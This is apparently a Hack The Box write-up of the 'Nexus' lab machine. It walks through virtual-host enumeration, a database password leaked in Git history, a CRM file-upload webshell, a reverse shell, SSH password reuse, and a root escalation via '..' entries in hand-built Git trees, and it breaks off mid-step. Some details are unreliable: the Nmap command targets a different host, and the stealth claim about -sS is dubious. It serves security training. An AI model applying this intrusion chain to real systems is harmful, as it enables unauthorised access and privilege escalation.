[CTF] HTB Nexus write-up walkthrough
- Write Ups
- by Jacob Riggs
- 29 Aug 2026

This is my write-up and walkthrough for the Nexus (10.129.99.5) box user and root flags. Nexus is a Linux machine centred on web enumeration and a foothold that leads into a multi-step privilege-escalation chain. When commencing this engagement, Nexus was listed in HTB (hackthebox) with an easy difficulty rating.
Walkthrough
I ran this engagement from my own Kali machine, so the first job was getting onto the lab network. From the HTB dashboard I downloaded the VPN server key for my region and brought the tunnel up with OpenVPN.


Once the VPN server key was installed, I then pinged the target 10.129.99.5 to check if my instance could reach the Nexus machine.
To make the rest of the engagement easier, I follow my usual habit of mapping the target's IP to a friendly name in my /etc/hosts file. I opened the file and added the address, assigning it the identifier label nexus.htb

Now this was set, I could begin some basic recon.
As part of my standard recon routine I used Nmap, which is an open-source network scanner designed to discover hosts, services, and open ports. My objective was to identify what ports might be open on the target machine.
I ran Nmap with the flags sudo nmap -sS -sC -sV tabby -oN scan
These flags told Nmap to do the following:
-sS - Instructs Nmap to not complete the three-way handshake so the connection attempt is not logged on the target.
-sC - Instructs Nmap to scan with default NSE scripts, which is useful and safe for discovery.
-sV - Instructs Nmap to determine the version of any services running on the ports.

The Nmap scan results indicated ports 22 and 80 were open. This confirmed the server was running a web service and SSH.
I visited the IP address in my browser (port 80).

The public site is a corporate brochure for the fictional Nexus Energy Authority. Reading the source rather than the rendered page, two addresses stood out.


j.matthew looked like a real account I might reuse later, so I banked it. With a single hostname confirmed, the natural next move was to brute-force additional virtual hosts against the same IP. For the wordlist I used the DNS list from SecLists, the standard collection of discovery wordlists which installs to /usr/share/seclists
I then pointed ffuf at the box, fuzzing the Host header. An unknown virtual host just returned the default 302 back to nexus.htb, so I let ffuf auto-calibrate that baseline with -ac and only reported responses that differ.

Both names stood out from the calibrated baseline as git answered with its own 200 page, and billing returned a 302 to /admin/login rather than the usual bounce to nexus.htb. I added both to /etc/hosts alongside the base domain.

On review I could see that git.nexus.htb was a self-hosted Gitea instance, with public repo browsing enabled. And billing.nexus.htb redirected to /admin/login which fingerprinted as Krayin CRM.
Gitea shipped an 'Explore' section that lists public users and repositories with no authentication at all via /explore/users and /explore/repos. That was my first stop, and I could grep it straight from the terminal instead of clicking around.
Starting with the user directory, I could identify two accounts were registered on the instance:

Then the repository directory, which turned up a single public repo, owned by admin:

I could see billing.nexus.htb fingerprinted as Krayin CRM, and I had found a repo holding the deployment setup for that exact application. Deployment repos are a classic place for secrets to slip in, so I listed its commit history, and noted it had been committed to twice.

Two commits seemed interesting. It looked like someone committed something, then committed again to fix it. The second commit is exactly the kind of clean-up that leaves history behind so I pulled both patches and read the diff.

This exposed the database username krayin and the password N27xh!!2ucY04

I thought the obvious place to spend a leaked CRM password would be the CRM login, so pairing it with the email I had harvested earlier j.matthew@nexus.htb dropped me straight into the admin dashboard.
Once inside the CRM, the priority was turning admin access into code exec. The dashboard already told me the exact build was Krayin CRM 2.2.0

With the version identified as 2.2.0, I went looking for public vulnerabilities affecting that particular release. searchsploit came up empty locally, so I searched online manually and identified CVE-2026-38526 with an Exploit-DB listing.
The advisories associated with that CVE identified the sink well. The TinyMCE media endpoint /admin/tinymce/upload performed no server-side validation of the uploaded file's type or extension. Because the store folder is served by nginx and executed by PHP-FPM, an authenticated user can upload a .php file and simply request it to get arbitrary code execution as www-data
That mapped cleanly onto the access I already had.
The vulnerable endpoint also sits behind the TinyMCE rich-text editor that Krayin embeds across the admin panel, so basically anywhere you can compose a body with formatting (a mail, or a note against a lead). That editor has an 'insert image' control, and choosing a file makes the browser POST it to /admin/tinymce/upload. It expects a .jpg/.png but nothing on the server stopped me handing it a .php instead.
As CVE-2026-38526 is well documented, I opted to use the ready made Exploit-DB PoC.

Before running anything blindly, I read what the script does. It simply automates the exact request sequence I would otherwise craft by hand in Burp:
- It GETs
/admin/loginand parses the hidden_tokenfield (Laravel's per-form CSRF token). - It POSTs the supplied email and password (plus that
_token) to/admin/login, giving it an authenticated session cookie. - Laravel also sets an encrypted
XSRF-TOKENcookie; the script URL-decodes that value and replays it in theX-XSRF-TOKENheader. This is what stops the upload returning419 — CSRF token mismatch - It POSTs the local file I hand it (
-f) to/admin/tinymce/uploadas the multipart fieldfile, withContent-Typespoofed toimage/jpegso the part masquerades as an image. - On
HTTP 200it parses the JSON response and prints the stored URL under/storage/tinymce/
Since it would upload whatever file I point it at, I first wrote the payload via a minimal PHP command shell that runs whatever I pass in the c parameter:

Then I ran the PoC, feeding it the admin email and the password I recovered from the Git history:

The server returned the URL of my shell. A single GET confirmed code execution and that the host is called nexus, not a container, so this was the box.

The ?c= webshell only runs one command per request and hands the output back. This is fine for a quick id, but painful to actually work in so I upgraded it to a reverse shell.
First I started a listener on my Kali box:

Then I called the webshell with a reverse-shell payload. I used curl -G --data-urlencode so the spaces, redirects and & in the payload are URL-encoded correctly rather than mangled by the shell or the query string. The IP was my VPN (tun0) address.

The listener caught the connection as www-data.

A raw nc shell had no job control, so I stabilised it into a full TTY. This gave me arrow keys, tab-completion and the ability to use Ctrl-C without killing the session:

With an interactive shell as www-data, the first thing I read was the application's live config. Unlike the scrubbed copy in Git, the deployed .env carries the current database password.

There were only two human-shaped accounts which were jones and git. Developers sometimes reuse passwords, so I sprayed the live DB secret against SSH and it landed on jones immediately.

This gave me the user flag.

From here, I enumerated all scheduled work as jones, and noticed a systemd timer fires every single minute:

I noticed this ran a python script as root:

I could see the script pulled every repository flagged as a template from the local Gitea API and mirrored its files into a staging directory. The interesting part seemed to be how it reconstructed each output path:



To summarise why this is interesting, git ls-tree returns whatever names live inside the repo tree objects. A normal Git client refuses to create an entry named .., but the object format itself has no such rule. I figured if I could smuggle .. components into a tree, then os.path.join() should walk them out of the staging directory, and the write would take place as root.
Staging resolved to /home/git/template-staging/jones/<repo> and that was five directories deep, so I expected five .. hops would land me at / but noticed that anything beyond that clamped harmlessly at the root, so from there I aimed a blob at root/.ssh/authorized_keys
The reconstructed path I needed ls-tree to emit was:
/home/git/template-staging/jones/<repo>/../../../../../root/.ssh/authorized_keys
I already had the Gitea credentials for jones (the same OS password works on the web app), so I could create and push a repository the sync job would trust. The catch was that a normal git add refused to create a file called .. so I had to author the Git objects by hand, then push those pre-built objects to Gitea.
I broke the attack into a few steps.
- On my Kali box I created a throwaway keypair. The public half was the payload I wanted written into
/root/.ssh/authorized_keysand the private half was what I would then log in with afterwards.
- The sync script only processed repos flagged
